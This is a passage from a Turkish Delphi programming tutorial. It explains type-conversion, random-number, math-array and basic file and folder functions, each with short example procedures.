  Form1.Caption:=metin;// A yazar
end;
```

Aşağıdaki gibi bir kodlama sayesinde tüm karakterlerin Ascii kod karşılıklarını ListBox içerisinde yazdırabilirsiniz.





```
procedure TForm3.FormCreate(Sender: TObject);
var
  i:Byte;
begin
  for i:=0 to 255 do
    ListBox1.Items.Add(Chr(i)+'='+IntToStr(i))
end;
```

Ord(karakter)

Tanımlama:	function Ord(X);

Parametre ile girilen karakterin ascii değerini hesaplayan bir fonksiyondur. Fonksiyondan tam sayı tipli bir değer döneceği için yazdırmak için IntToStr tip dönüştürme fonksiyonunu kullanmalısınız.



Fonksiyonu örneklendirecek olursak; Edit kutusuna girilecek olan karakterin Ascii karşılığını başlıkta yadırmak için aşağıdaki gibi "KeyPress" yordamına kod yazmalısınız.

```
procedure TForm3.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  Form3.Caption:=IntToStr(Ord(Key));
end;
```

Button kontrolüne (Biliyorum herkez bunu yapmak isteyecek) tıklayarak aynı işlemi yaptırmak isterseniz (Key i kendiniz yaratmalısınız) aşağıdaki gibi bir kodlamaya ihtiyacınız olacaktır.

```
procedure TForm1.Button37Click(Sender: TObject);
var
  karakter:Pchar;//Katar tanımlanıyor
begin
  karakter:=PChar(Edit1.Text);
  Form1.Caption:=IntToStr(Ord(karakter^));
end;
```

veya

```
procedure TForm1.Button38Click(Sender: TObject);
var
  karakter:Array[0..2] of Char;
begin
  StrCopy(karakter,PChar(Edit1.Text));
  Form1.Caption:=IntToStr(Ord(karakter[0]));
end;
```


Val(metin,değişken,hata)

Tanımlama:	procedure Val(S; var V; var Code: Integer);

Birinci parametreyle girilen içeriğin soldan matematiksel anlamı olan kısmını ikinci parametreye aktarır. Prosedür sayesinde ikinci parametrenin değeri değişecektir.

```
procedure TForm3.Button2Click(Sender: TObject);
var
  deger,hata:Integer;
begin
  Val(Edit1.Texr,deger,hata);
  Form3.Caption:=IntToStr(deger);
end;
```

Şimdi aşağıdaki tasarımı oluşturun. Daha sonra verilen kodları Button kontrolünün "OnClick" yordamına yazıp programı çalıştırınız.




```
procedure TForm3.Button2Click(Sender: TObject);
var
  metin:AnsiString;
  deger,hata:Integer;
begin
  metin:=Edit1.Text;
  Val(metin,deger,hata);
  Form3.Caption:=IntToStr(deger);
end;
```

Sonuca dikkat edecek olursanız. Edit kutusu içerisinde sayıya çevrilebilen kısım (sayıya çevrilemeyen ilk karaktere rastladığı anda diğerlerine bakmaz) alınarak, ikinci parametre ile girilen değişkene aktarılmıştır. Bu değişkenin değeri de formunuzun başlığında yazdırılmaktadır.

StrToInt(metin)

Tanımlama:	function StrToInt(const S: string): Integer;

String içerikli değerleri tam sayıya çevirmek için kullanılan bir fonksiyondur. Sayısal içeriğe çevrilemeyen bir karaktere rastlarsa hata üretecektir.

```
procedure TForm1.Button40Click(Sender: TObject);
var
  metin:AnsiString;
  deger:Integer;
begin
  metin:='555';
  deger:=StrToInt(metin);//tam sayıya çevir
  Form1.Caption:=IntToStr(deger*2); //1110 yazar
end;
```

StrToIntDef(metin,varsayılan_değer)

Tanımlama:	function StrToIntDef(const S: string; const Default: Integer): Integer;

StrToInt fonksiyonu ile aynı işi yapar. Aralarındaki tek fark şayet sayıya dönüştürülemeyecek bir değer gönderilirse, bu durumda fonksiyon hata üretmemekte, ikinci parametre ile belirtilen değeri işleme sokmaktadır. Farkı anlamanız için aşağıdaki iki örneği dikkatlice inceleyiniz.

```
procedure TForm1.Button41Click(Sender: TObject);
var
  metin:AnsiString;
  deger:Integer;
begin
  metin:='555A';
  deger:=StrToIntDef(metin,0);//tam sayıya çevir çevrilemiyorsa deger isimli
//değişkenin değerini 0 yap
  Form1.Caption:=IntToStr(deger*2); //0  yazar
end;
```

Üstteki kodlamada metin değişkeninin içeriğinde "A" karakteri (sayıya çevrilemez) bulunduğu için, deger isimli değişkenin içeriği ikinci parametre ile girilen "0" değerine eşit olacaktır. Bu aktarmayı StrToInt fonksiyonu ile yaparsanız uygulamanız size hata mesajı verecektir.

```
procedure TForm1.Button41Click(Sender: TObject);
var
  metin:AnsiString;
  deger:Integer;
begin
```

```
  metin:='555';
  deger:=StrToIntDef(metin,0);//tam sayıya çevir şayet çevrilemiyorsa deger
//isimli değişkenin değerini 0 yap
  Form1.Caption:=IntToStr(deger*2); //1110  yazar
end;
```

Yukarıdaki örnekte ise metin değişkeninin içeriğinde sayıya çevrilemeyen bir karakter olmadığı için deger isimli değişkenin değeri "555" olacaktır. Bu dönüştürme işlemini StrToInt fonksiyonuyla yaparsanız aynı sonuca ulaşırsınız (sayıya çevrilemeyen hiç yabancı karakter yoktur).

StrToFloat(metin)

Tanımlama:	**function StrToFloat(const S: string): Extended; overload; function StrToFloat(const S: string; const FormatSettings: TFormatSettings): Extended; overload;**

Parametre ile girilen metni ondalıklı sayıya çevirmek için kullanılan bir fonksiyondur. Ondalıklı sayıya çevrilemeyecek bir karaktere rastlarsa uygulamanız hata mesajı verecektir.

```
procedure TForm1.Button42Click(Sender: TObject);
var
  deger:Real;
  metin:AnsiString;
begin
  metin:='555,111';
  deger:=StrToFloat(metin);//ondalıklı sayıya çevir
  Form1.Caption:=FloatToStr(deger);//555.111 yazar
end;
```

StrToFloatDef(metin,varsayilan_değer)

Tanımlama:	**function StrToFloatDef(const S: string; const Default: Extended): Extended; overload; function StrToFloatDef(const S: string; const Default: Extended; const FormatSettings: TFormatSettings): Extended; overload;**

Ondalıklı sayıya çevrilemeyen bir karaktere rastlanılması durumunda StrToFloat fonksiyonu hata mesajı veriyordu. Bu fonksiyonla hata mesajını engelleyip varsayılan değerin kullanılmasını sağlayabilirsiniz.

```
procedure TForm1.Button43Click(Sender: TObject);
var
  metin:AnsiString;
  deger:Real;
begin
  metin:='555A,456';
  deger:=StrToFloatDef(metin,0);//ondalıklı sayıya çevir
  Form1.Caption:=FloatToStr(deger*2); //0  yazar
end;
```

Metin değişkeni içerisinde ondalıklı sayıya çevrilemeyecek karaktere rastladığı için deger isimli değişkenin içeriğini varsayılan (yani 0) kabul ederek işleme devam edecektir.

IntToStr(sayi)-FloatToStr(ondalıklı_sayı)

Tanımlama:	**function IntToStr(Value: Integer): string; overload;** **function IntToStr(Value: Int64): string; overload;**

Parametre olarak girilen tam sayıyı stringe çevirmek için kullanılan fonksiyondur. Bilhassa kullanıcının görmesini istediğiniz içerikleri stringe çevirmek zorunda kalacaksınız.

Tanımlama:	**function FloatToStr(Value: Extended): string; overload;** **function FloatToStr(Value: Extended; const FormatSettings: TFormatSettings): string; overload;**

Parametre olarak girilen ondalıklı sayıyı string içeriğe çevirmek için kullanılan fonksiyondur.

Diğer fonksiyonlarda yeterince uygulama yapıldığı için tekrar örnek verilmeyecektir.

FloatToStrF(ondalıklı_sayı,format,uzunluk,ondalıklı_uzunluk)

Tanımlama:	**function FloatToStrF(Value: Extended; Format: TFloatFormat; Precision, Digits: Integer): string; overload;** **function FloatToStrF(Value: Extended; Format: TFloatFormat; Precision, Digits: Integer; const FormatSettings: TFormatSettings): string; overload;**


Birinci parametre ile girilen ondalıklı sayıyı ikinci parametrede belirtilen formatlı hale dönüştürmek için kullanılan bir fonksiyondur.

```
procedure TForm4.Edit1Exit(Sender: TObject);
```

```
var
  metin:AnsiString;
  sayi:Extended;
begin
  sayi:=StrToFloat(Edit1.Text);
  metin:=FloatToStrF(sayi,ffCurrency,Length(Edit1.Text),2);
  Edit1.Text:=metin;
end;
```

Fonksiyonda kullanılan birinci parametre, formatlanacak olan sayıyı, üçüncü parametre toplam karakter sayısını, dördüncü parametrede ondalıklı kısımda gözükecek olan karakter sayısını belirlemek için kullanılmaktadır. İkinci parametre ise uygulanacak olan formatı belirleyecek olan bölümdür. Alabileceği seçenekler aşağıda verilmektedir.

ffCurrency	**Parasal Format için kullanılır**
ffNumber	**Binlik ayıraç uygulanmış halde gösterilir**
ffFixed	**Ondalıklı Formatta gösterilir**
ffExponent	**Sayı üstel olarak gösterilir**
ffGeneral	**Üstel veya normal gösterim**




```
procedure TForm4.Edit1Exit(Sender: TObject);
var
  metin:AnsiString;
  sayi:Extended;
begin

  sayi:=StrToFloat(Edit1.Text);
  metin:=FloatToStrF(sayi,ffCurrency,Length(Edit1.Text),2);//parasal format
  Edit1.Text:=metin;
end;

procedure TForm4.Edit2Exit(Sender: TObject);
var
```

```
  metin:AnsiString;
  sayi:Extended;
begin
  sayi:=StrToFloat(Edit2.Text);
  metin:=FloatToStrF(sayi,ffCurrency,Length(Edit2.Text),2);//parasal format
  Edit2.Text:=metin;
end;
```

Parasal formatın nasıl olacağı (TL-$) Windows'unuzun bölgesel ayarlar kısmından otomatik olarak alınmaktadır. Eğer bölgesel ayarlar kısmından Türkiye seçilmişse, paranızın sonuna Delphi tarafından "TL" otomatik olarak konulacaktır. Şayet "USA" seçilmişse o zaman da "$" karakteri paranızın sonuna otomatik olarak eklenecektir.


FormatFloat(format_tipi,sayi)

Tanımlama:	**function FormatFloat(const Format: string; Value: Extended): string; overload; function FormatFloat(const Format: string; Value: Extended; const FormatSettings: TFormatSettings): string; overload;**

İkinci parametre ile girilen ondalıklı sayıya, birinci parametre ile belirlenen formatı uygulayan fonksiyondur. Birinci parametre için belirleyebileceğiniz format tipleri aşağıda tablo halinde verilmiştir.

#,##0.00	**1,234.00**
#.##	**1234**
0.00	**1234.00**

Şimdi fonksiyona ait bir örnek yapalım. Aşağıdaki gibi bir form tasarımı oluşturun.



Aşağıdaki kodları gerekli yordamlara ekleyip programınızı çalıştırınız.

```
procedure TForm4.Edit3Change(Sender: TObject);
var
```

```
  metin:AnsiString;
begin
  metin:=FormatFloat('#,',StrToFloat(Edit3.Text));
  Form4.Caption:=metin;
end;
```

Rastgele Sayı Üretim Fonksiyonları

Delhi'de rastgele sayı üretmek son derece kolaydır. Bu işlem için tanımlanmış olan Random fonksiyonunu kullanabilirsiniz. Aşağıda bu fonksiyona ait tanımlamanın nasıl yapıldığını görebilirsiniz.

Tanımlama:	function Random [(Range: Integer)];

Random fonksiyonu parametresiz kullanılırsa 0-1 arasında rastgele ondalıklı sayı üretecektir. Aşağıdaki kodlamaya dikkat ediniz.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sayi:Real;
begin
  sayi:=Random;//0-1 arasında ondalıklı sayı üret
  Form1.Caption:=FloatToStr(sayi);
end;
```

Yukarıdaki şekilde üreteceğiniz sayıları kullanmanız pek faydalı olmayacaktır. Bu yüzden parametre değeri girilerek istenilen aralıklarda sayı üretmek mümkün olmaktadır. Aşağıdaki kodlamaya dikkat ediniz.

Random(50);

Satırı sayesinde 0-49 arasında değer üretilebilir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sayi:Real;
begin
  sayi:=Random(50); //0-49 arasında sayı üret
  Form1.Caption:=FloatToStr(sayi);
end;
```

Aşağıdaki gibi bir kod satırıyla da istenilen aralıkta rastgele sayı üretmeniz mümkün olacaktır.

sayi:=Random(50)+75; //75-124 arasında sayı üret

Burada girilen ikinci sayı alt sınırı, ikisinin toplamı da üst sınırı belirleyecektir.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  sayi:Real;
begin
  sayi:=Random(50)+75; //75-124 arasında sayı üret
  Form1.Caption:=FloatToStr(sayi);
end;
```

Rastgele sayı üretim fonksiyonlarında kullanılan diğer bir fonksiyonda "**Randomize**" dir. Bu fonksiyon üretilecek olan sayıların aynı periyotta oluşmasını engelleyecektir.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  sayi:Real;
begin
  Randomize;//Saate göre sayı üret
  sayi:=Random(50)+75; //75-124 arasında sayı üret
  Form1.Caption:=FloatToStr(sayi);
end;
```

Artık programınızı her çalıştırdığınız zaman değişik sayılar üretmeniz mümkün olacaktır.

RandomFrom(dizi)

Tanımlama:	**function RandomFrom(const AValues: array of Double): Double; overload;** **function RandomFrom(const AValues: array of Integer): Integer; overload;** **function RandomFrom(const AValues: array of Int64): Int64; overload;**

	function RandomFrom(const AValues: array of string): string; overload;

Parametre ile belirtilen dizi elemanlarından rastgele bir tanesinin değerini döndürmek için kullanılan fonksiyondur. Dizi eleman değerleri dışında başka bir değerin döndürülmesi sözkonusu değildir.

```
procedure TForm1.Button3Click(Sender: TObject);
var
  x:Array[0..4] of Integer;
  sonuc:Integer;
begin
  x[0]:=100;x[1]:=200;
  x[2]:=300;x[3]:=400;x[4]:=500;
  sonuc:=RandomFrom(x);//dizi elemanlarından seç
  Form1.Caption:=FloatToStr(sonuc);
end;
```

Yukarıdaki örneği inceleyecek olursanız; X dizi değişkeninin {100,200,300,400,500} olmak üzere 5 adet elemanı bulunmaktadır. Her defasında bu elemanlardan bir tanesinin değerini döndürecektir.

RandomRange(sayi1,sayi2)

Tanımlama:	**function RandomRange(const AFrom, ATo: Integer): Integer;**

Parametre ile belirtilen iki tam sayı arasında rastgele tam sayı üretmek için kullanılan fonksiyondur. Üretilen sayılar arasında üst sınır yoktur.

```
procedure TForm1.Button4Click(Sender: TObject);
var
  sonuc:Integer;
begin
  sonuc:=RandomRange(10,100);//10-99 arasında rastgele tamsayı üret
  Form1.Caption:=FloatToStr(sonuc);
end;
```

Parametre olarak belirtilen sayıların hangisinin büyük olacağı fonksiyon için önem arzetmemektedir.

Sayısal Loto Programı:

Aşağıdaki örnekte daha önce pointer değişken kullanılarak çözülen sayısal loto programının işaretçi değişken kullanılmadan çözümünün nasıl yapılabileceği gösterilmiştir. Aşağıdaki form tasarımını oluşturunuz.

Şimdi de aşağıdaki kodları "Üret" isimli buttonun "OnClick" yordamına ekleyip programınızı çalıştırınız.

```
procedure TForm1.Button5Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
var
  loto:Array[0..5] of Integer;
  x,y:Integer;
begin
  ListBox1.Clear;//Listeyi Temizle
  randomize; //rasgele sayı üret
  loto[0]:=RandomRange(1,50); //1-49 arasında rasgele sayı üret
  ListBox1.Items.Add(IntToStr(loto[0]));//ilk elmanı yaz
  for x:=1 to 5 do
    begin
      loto[x]:=RandomRange(1,50); //yeni sayı üret
      y:=0;
        repeat
          if loto[x]=loto[y] then //aynı sayı üretilirse
            begin
              loto[x]:=RandomRange(1,50); //yeniden üret
              y:=-1;
            end;
          inc(y);
        until y>x-1;
      ListBox1.Items.Add(IntToStr(loto[x]));
    end;end;
```

"Üret" isimli buttona her tıkladığınız zaman liste temizlenerek, yeni altı adet sayı üretilecektir.

Dizi Fonksiyonları:

Dizilerle ilgili işlemlerinizi kolay ve hızlı yapabilmeniz için Delphi'ye bir çok dizi fonksiyonu eklenmiştir. Aşağıda bu fonksiyonlar sırasıyla incelenmekte olup, ardından da örneklendirmeleri yapılmıştır. Fonksiyonların kullanılabilmesi için uses satırına **math** kütüphanesini eklemeyi unutmayınız.

```
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls,math;//eklemeyi unutmayınız.
```

Mean(dizi)

Tanımlama:	function Mean(const Data: array of Double): Extended;

Parametre ile girilen dizi elemanlarının aritmetik ortalamasını hesaplayan bir fonksiyondur. Dizi değişkeninin tipi ondalıklı sayı tipinde olmalıdır.

```
 procedure TForm1.Button1Click(Sender: TObject);
//uses satırına math ı eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);//tip ondalıklı olmalı
var
  sonuc:Extended;
begin
  sonuc:=Mean(dizi);
  Form1.Caption:='Elemanların Aritmetik Ortalaması='+FloatToStr(sonuc);end;
```

Sum(dizi)

Tanımlama:	function Sum(const Data: array of Double): Extended; register;

Parametre olarak diziye gönderilen elemanların toplamını hesaplayan bir fonksiyondur.

```
procedure TForm1.Button2Click(Sender: TObject);
//uses satırına math ı eklemeyi untmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Extended;
begin
  sonuc:=Sum(dizi);
  Form1.Caption:='Elemanların Toplamı='+FloatToStr(sonuc);end;
```

SumInt(dizi)

Tanımlama:	function SumInt(const Data: array of Integer): Integer register;

Parametre olarak girilen dizi elemanlarının toplamını hesaplayan bir fonksiyondur. Burada dikkat edeceğiniz husus, dizi elemanlarının tam sayı tipli tanımlanmaları gerektiğidir.

```
procedure TForm1.Button3Click(Sender: TObject);
const
  dizi:Array[0..3] of Integer=(10,20,30,40);//tam sayı tipli olmalı
var
  sonuc:Integer;
begin
  sonuc:=SumInt(dizi);
  Form1.Caption:='Elemanların Toplamı='+IntToStr(sonuc);
end;
```

Bir önceki fonksiyon zaten bu işlemi kolayca yapar demeyin. Çünkü tam sayılı işlemler çok daha hızlı bir şekilde sonuca ulaştırılırlar.

SumOfSquares(dizi)

Tanımlama:	function SumOfSquares(const Data: array of Double): Extended;

Parametre olarak girilen dizi elemanlarının karelerinin toplamını hesaplayan bir fonksiyondur.

```
procedure TForm1.Button4Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Extended;
begin
  sonuc:=SumOfSquares(dizi);
  Form1.Caption:='Elemanların Kareleri Toplamı='+FloatToStr(sonuc);
end;
```

Fonksiyondan geriye dönen değer ondalıklı sayı olacağı için, reel tip bir değişkene aktarılmalıdır.

SumsAndSquares(dizi,toplam,kare_toplam

Tanımlama:	procedure SumsAndSquares(const Data: array of Double; var Sum, SumOfSquares: Extended) register;

Birinci parametre ile girilen dizi değişkeninin elemanlarının toplamını ikinci parametreye, elemanlarının karelerinin toplamını da üçüncü parametreye aktaran bir prosedürdür.

```
procedure TForm1.Button5Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  toplam,kare_toplam:Extended;
begin
  SumsAndSquares(dizi,toplam,kare_toplam);
  ShowMessage('Elemanların Toplamı='+FloatToStr(toplam)+#13#10+
  'Elemanların Kareleri Toplamı='+FloatToStr(kare_toplam));
end;
```

Programı çalıştırıp button kontrolüne tıklarsanız, yukarıdaki pencere açılarak size gerekli sonuçları bildirecektir.

TotalVariance(dizi)

Tanımlama:	function TotalVariance(const Data: array of Double): Extended;

Dizi elemanlarına ait toplam varyansı hesaplayan birfonksiyondur.

```
procedure TForm1.Button6Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Extended;
begin
  sonuc:=TotalVariance(dizi);
  Form1.Caption:='Variance='+FloatToStr(sonuc);end;
```

Variance(dizi)

Tanımlama:	function Variance(const Data: array of Double): Extended;

Dizi elemanlarına ait varyans değerini hesaplayan fonksiyondur.

```
procedure TForm1.Button7Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Extended;
begin
  sonuc:=Variance(dizi);
  Form1.Caption:='Variance='+FloatToStr(sonuc);
end;
```

EnsureRange(küçük,orta,büyük)

Tanımlama:	function EnsureRange(const AValue, AMin, AMax: Integer): Integer; overload;
	function EnsureRange(const AValue, AMin, AMax: Int64): Int64; overload;
	function EnsureRange(const AValue, AMin, AMax: Double): Double; overload;

Parametre olarak girilen elemanlar arasında ortanca değere sahip olanı döndüren bir fonksiyondur.

```
procedure TForm1.Button8Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
var
  sonuc:Extended;
begin
  sonuc:=EnsureRange(40,100,70);//orta eleman
  Form1.Caption:='Ortadaki Değer'+FloatToStr(sonuc);//70 yazar
end;
```

High(dizi)

Tanımlama:	function High(X);

Parametre ile girilen dizinin en son elemanının index numarasını döndüren bir fonksiyondur.

```
procedure TForm1.Button9Click(Sender: TObject);
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Integer;
begin
  sonuc:=High(dizi);
  Form1.Caption:='En son Eleman='+IntToStr(sonuc); //3 yazar
end;
```

Örneğe dikkat edecek olursanız tanımlamış olduğunuz dizi değişkenin en son elemanının index numarası "3" tür. Bu değeri öğrenmek için kullanabileceğiniz önemli bir fonksiyondur (Bilhassa dinamik dizilerde kullanımı zorunlu gibidir).

Low(dizi)

Tanımlama:	function Low(X);

Parametre ile girilen dizinin ilk elemanının index numarasını döndüren bir fonksiyondur.

```
procedure TForm1.Button9Click(Sender: TObject);
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Integer;
begin
  sonuc:=Low(dizi);
  Form1.Caption:='En son Eleman='+IntToStr(sonuc); //0 yazar
end;
```

Dizinin ilk elemanı (dizi[0]) "0" olduğu için, örneğimizde geriye dönecek olan değer "0" olacaktır.

Aşağıdaki gibi bir (veya benzeri bir durumda) durumda bu iki fonksiyon sizin için çok yararlı olacaktır. Sınıf mevcudunun bilinmediği (veya her sınıf için farklı olduğu) durumlarda dizinizin kaç eleman olacağı bilinemeyecek, aynı zamanda alt ve üst sınırları devamlı olarak farklı olacaktır. Sabit değerler yerine bu fonksiyonları kullanırsanız her zaman doğru sonuca ulaşmanız mümkün olacaktır.

```
procedure TForm1.Button11Click(Sender: TObject);
var
  ogrenci:Array of Integer;
  mevcut,i:Integer;
begin
  mevcut:=StrToInt(InputBox('Sınıf Mevcudunu Giriniz','Mevcut',''));
  SetLength(ogrenci,mevcut);
  for i:=Low(ogrenci) to High(ogrenci) do//ilk ten son elemana kadar
    ogrenci[i]:=StrToInt(InputBox('Notu Giriniz','Not',''))
end;
```

MaxIntValue(dizi)

Tanımlama:	function MaxIntValue(const Data: array of Integer): Integer;

Parametre olarak girilen dizi elemanları içerisinde maximum değeri bulabilen bir fonksiyondur. Dikkat edeceğiniz husus dizi değişkenin tam sayı tipli olması gerektiğidir.

```
procedure TForm1.Button12Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Integer=(10,70,30,40);
var
  sonuc:Integer;
begin
  sonuc:=MaxIntValue(dizi);//en büyük değeri bul
  Form1.Caption:='Maximum Değer'+IntToStr(sonuc);//70 yazar
end;
```

MaxValue(dizi)

Tanımlama:	function MaxValue(const Data: array of Double): Double;

Yine parametre olarak girilen dizi elemanlarından en büyüğünün değerini döndürür. Üstünlüğü tam veya ondalıklı sayıların ikisi içinde kullanılabilmesidir.

Fonksiyondan geriye dönecek olan değer ondalıklı sayı içereceği için FloatToStr tip dönüştürme fonksiyonu sayesinde yazdırılabilir.

```
procedure TForm1.Button13Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Extended;
begin
  sonuc:=MaxValue(dizi);
  Form1.Caption:='En Büyük Değer'+FloatToStr(sonuc); //40 yazar
end;
```

MinIntValue(dizi)

Tanımlama:	function MinIntValue(const Data: array of Integer): Integer;

Parametre olarak girilen dizi elemanları içerisinde minimum değeri bulabilen bir fonksiyondur. Dikkat edeceğiniz husus dizi değişkenin tam sayı tipli olması gerektiğidir.

```
procedure TForm1.Button12Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Integer=(10,70,30,40);
var
  sonuc:Integer;
begin
  sonuc:=MinIntValue(dizi);//en küçük değeri bul
  Form1.Caption:='Maximum Değer'+IntToStr(sonuc);//10 yazar
end;
```

MinValue(dizi)

Tanımlama:	function MinValue(const Data: array of Double): Double;

Yine parametre olarak girilen dizi elemanlarından en küçüğünün değerini döndürür. Üstünlüğü tam veya ondalıklı sayıların ikisi içinde kullanılabilmesidir.

Fonksiyondan geriye dönecek olan değer ondalıklı sayı içereceği için FloatToStr tip dönüştürme fonksiyonu sayesinde yazdırılabilir.

```
procedure TForm1.Button13Click(Sender: TObject);
//uses satırına math eklemeyi unutmayın
const
  dizi:Array[0..3] of Double=(10,20,30,40);
var
  sonuc:Extended;
begin
  sonuc:=MinValue(dizi);//en küçük değeri bul
  Form1.Caption:='En Büyük Değer'+FloatToStr(sonuc); //10 yazar
end;
```

Klasör ve Dosya Fonksiyonları:

Delphi içerisinde klasör ve dosya işlemlerinde kullanabilmeniz için bir çok fonksiyon tanımlanmıştır. Şimdi bu fonksiyonları sırasıyla incelemeye başlayalım.

ChDir(klasör_yolu)

Tanımlama:	procedure ChDir(const S: string); overload; procedure ChDir(P: PChar); overload;

Aktif dizini değiştirmek için kullanılan bir fonksiyondur.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  ChDir('c:\Winnt\system32');//aktif dizin değiştir
end;
```

Yukarıdaki gibi bir kod sayesinde aktif dizin 'c:\Winnt\system32' olmaktadır. Bu aşamadan sonra dosyanızı sadece ismini belirterek çalıştırmanız (system32 içerisindeki) mümkün olacaktır.

CloseFile(dosya_yolu)

Tanımlama:	procedure CloseFile(var F);

Dosyayı kapatmak için kullanılan bir prosedürdür. Aşağıdaki gibi bir kodlamayla dosyadaki ilk satırı okuyup formunuzun başlığında yazdırabilirsiniz (nihat.txt dosyasını yaratıp içerisine bilgi girmeyi unutmayınız).

```
procedure TForm1.Button2Click(Sender: TObject);
var
  yol: TextFile;
  S: string;
begin
   s:='Nihat Demirli';
   AssignFile(yol, 'c:\winnt\nihat.txt');
   Reset(yol);
   Readln(yol, S); //Dosyadan oku
   Form1.caption:=s;//Başlıkta yaz
   CloseFile(yol); //Dosyayı kapat
end;
```

CreateDir(klasör_yolu)

Tanımlama:	function CreateDir(const Dir: string): Boolean;

Klasör oluşturmak için kullanılan bir fonksiyondur. Şayet belirtilen yerde klasörü başarıyla oluştururursa geriye true değerini, oluşturamazsa da false değerini döndürecektir.

```
procedure TForm1.Button3Click(Sender: TObject);
//Klasör oluştur
begin
  if CreateDir('c:\winnt\gaziler') then //yaratıldıysa
    Form1.Caption:='Klasör yaratıldı'
  else
    Form1.Caption:='Klasör zaten Var. Veya Oluşturulamadı'
end;
```

Bu tip örneklerde var olan bir klasörü kontrol ederek kod yazarsanız daha doğru sonuç almanız mümkün olacaktır. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button1Click(Sender: TObject);
//uses FileCtrl eklemeyi unutmayınız
begin
  if not DirectoryExists('c:\temp') then//klasör yoksa oluştur
    if not CreateDir('C:\temp') then
          ShowMessage('Oluşturulamadı')
end;
```

DeleteFile(dosya_yolu)

Tanımlama:	function DeleteFile(const FileName: string): Boolean;

Parametreyle belirtilen yoldaki dosyayı silmek için kullanılan bir fonksiyondur. Şayet silme işlemi başarılı bir şekilde gerçekleştiyse true değerini, aksi takdirde de false değerini döndürecektir.

```
procedure TForm1.Button4Click(Sender: TObject);
begin
  if DeleteFile('c:\winnt\nihat.txt') then //dosya silindi ise
    ShowMessage('Dosya Başarıyla Silindi')
  else
    ShowMessage('Dosya Bulunamadı');
end;
```

DirectoryExists(klasör_yolu)

Tanımlama:	function DirectoryExists(const Directory: string): Boolean;

Parametre ile belirtilen yolda klasörün var olup olmadığını kontrol eden fonksiyondur. Fonksiyondan true değerinin dönmesi, belirtilen yolda o klasörün var olduğu anlamını taşımaktadır. Aşağıdaki örnekte önce klasörün var olup olmadığı kontrol ettirilmekte, şayet varsa silinmektedir.

```
procedure TForm1.Button5Click(Sender: TObject);
begin
  if DirectoryExists('c:\winnt\gaziler') then
